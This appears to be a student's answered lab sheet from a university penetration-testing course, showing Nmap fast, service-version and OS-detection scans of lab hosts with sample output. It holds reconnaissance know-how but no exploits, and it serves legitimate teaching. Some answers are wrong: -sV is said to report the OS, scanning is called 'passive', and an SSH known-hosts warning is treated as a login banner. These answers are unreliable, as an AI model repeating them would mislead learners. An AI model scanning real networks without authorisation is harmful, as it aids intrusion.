
Workshop for Lecture 7 –
Network scanning & Penetration testing

Preparation


1. Install Griffith University's VPN software and connect. You can find the information about Griffith VPN from here. (Please note, you will need VPN for the practical labs and assignments.)

1. Go to cyber.ict.griffith.edu.au. Login using your s-Number and password.

2. Go back to home page.



3. Find "ALL CONNECTIONS" and click on the link 3809ICT-1-Kali (or 7809ICT-1-Kali)




4. Open a terminal, find the ip address (eth0) of your Kali machine by command "`ip a`".

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:ae:2f:14 brd ff:ff:ff:ff:ff:ff
    inet 172.21.1.1/24 brd 172.21.1.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::f524:460c:783a:8ba6/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 00:50:56:ae:51:47 brd ff:ff:ff:ff:ff:ff
4: br-62d762a14b64: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:1a:98:d9:f6 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.1/24 brd 10.0.0.255 scope global br-62d762a14b64
       valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:bd:46:c4:d7 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
```

The network connected using eth0 will be used for your practical labs. You can see that the network connected using eth1 interface is down. It will be up later for your assignment.

6. To disconnect or logout, use “Ctrl+Alt+Shift” for Windows or “Ctrl+Command+Shift” for MAC. You can always reconnect after disconnection or logout. Please DO NOT shut down your virtual machines.



Part I

In this task, we will be examining the target host/network. Most of the time when you are penetration testing you don't have an idea of the hosts or the services that are available on the network. Network scanning is what is used to gather this information.

1. We will be using the **Nmap** commands to scan the target network. Read the man page for Nmap if you have not used the tool before.

```
man nmap
```

- Initially we can run a fast Nmap scan using the –F scan for the local network. Why may we decide not to use a fast scan?

  Answer:
  The argument "-F" is a quick scan, not a full scan completed fast, rather a scan of a hundred ports (the common and well known TCP ports inclusive).

  This scan has a limited number of ports it scans. Therefore, the fast scan argument will not provide a view of all ports, hence the full scope of vulnerabilities to network analyst (or white-hat hackers).

  However, using "-F" has one advantage of low detection compared to other intensive scan techniques for example, sudo nmap 172.20.4.0/24 -sV -O.

  There is a trade-off between each argument with respect to their potential to alert and alarm the victim versus obtaining extensive information gathering and reconnaissance phase to plan the appropriate exploit.

- Let's run another scan but more specifically for a specific target host. Use the -sV and –O flags. What kind of scan do these flags conduct? (You might need to put sudo (superuser do) before your command and type in the password.)

  Answer:
  The fast scan only scans frequently used ports and additional some ports, providing a very minimal and generic results. The results produced by the fast scan can also be found in the results of nmap scans with the arguments "-sV" and "-O" (as shown in *Table 1*)

Table 1 Table showing the output of nmap scan results with argument "-F" that can also be found in scans with the argumnets "-sV" "-O"

```
PORT    STATE SERVICE
21/tcp  open  ftp
25/tcp  open  smtp
80/tcp  open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
MAC Address: 00:50:56:AE:C6:3E (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional
cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop

Nmap scan report for 172.20.4.49
Host is up (0.00011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp  open  https
8080/tcp open  http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

Nmap scan report for 172.20.4.254
Host is up (0.00022s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp  open  https
8080/tcp open  http-proxy
```

These commands also provide more information in the scanning phase of the Network Analysis/Attack process such as the operating




Figure 1 - All devices seem one hop away, second last device is the device used is the device the scan originated, hence no meaningful hop count

system (OS), version of the OS, version of the Kernel of the OS, also provides details of services, as well as MAC address of devices, the fast scan option does not show any information besides the status of the ports, let alone the data link layer information.

The -sV and -O commands allow to reverse engineer the network topology, similar to using “show cdp neighbors” (or using LLDP) on Cisco (or other) network where cdp is enabled on router or switch devices with cdp enabled.

This can be done using hop counts and MAC addresses. In a real-world environment, there will be a lot of port forwarding and default gateways as well as Gateways of last resort will need to be identified to determine the Local area network.

-sV – services version; tells the operating system and version. “Service detection performed”
-O – Operating system. “OS detection performed”

<u>Execution of the fast scan</u>




Figure 2- Demostraton of the fast scan argument

Execution of the service and version detection, -sV, and Opreating system detection, -O




Figure 3 - Using nmap <ip_address>/<mask> -sV and Using nmap <ip_address>/<mask> -O -- Part 1 of 2




Figure 4 - Using nmap <ip_address>/<mask> -sV and Using nmap <ip_address>/<mask> -O -- Part 2 of 2

- What interesting things do the output of the Nmap scan tell us about the network and the target host?

  Answer:

  Nmap allows the analyst or the hacker analyse web servers. More importantly it allows an extensive passive attack of exploring the network topology. (See Figures 5,6, and 7)

  Nmap allows complete exploration of services available regardless of its accessibility, this is not the priority at the information gathering and reconnaissance stage.

  Notice the Login Banner of the device (Possibly a gateway):
  "Warning: Permanently added '172.20.4.254' (ECDSA) to the list of known hosts." (Figure 8)

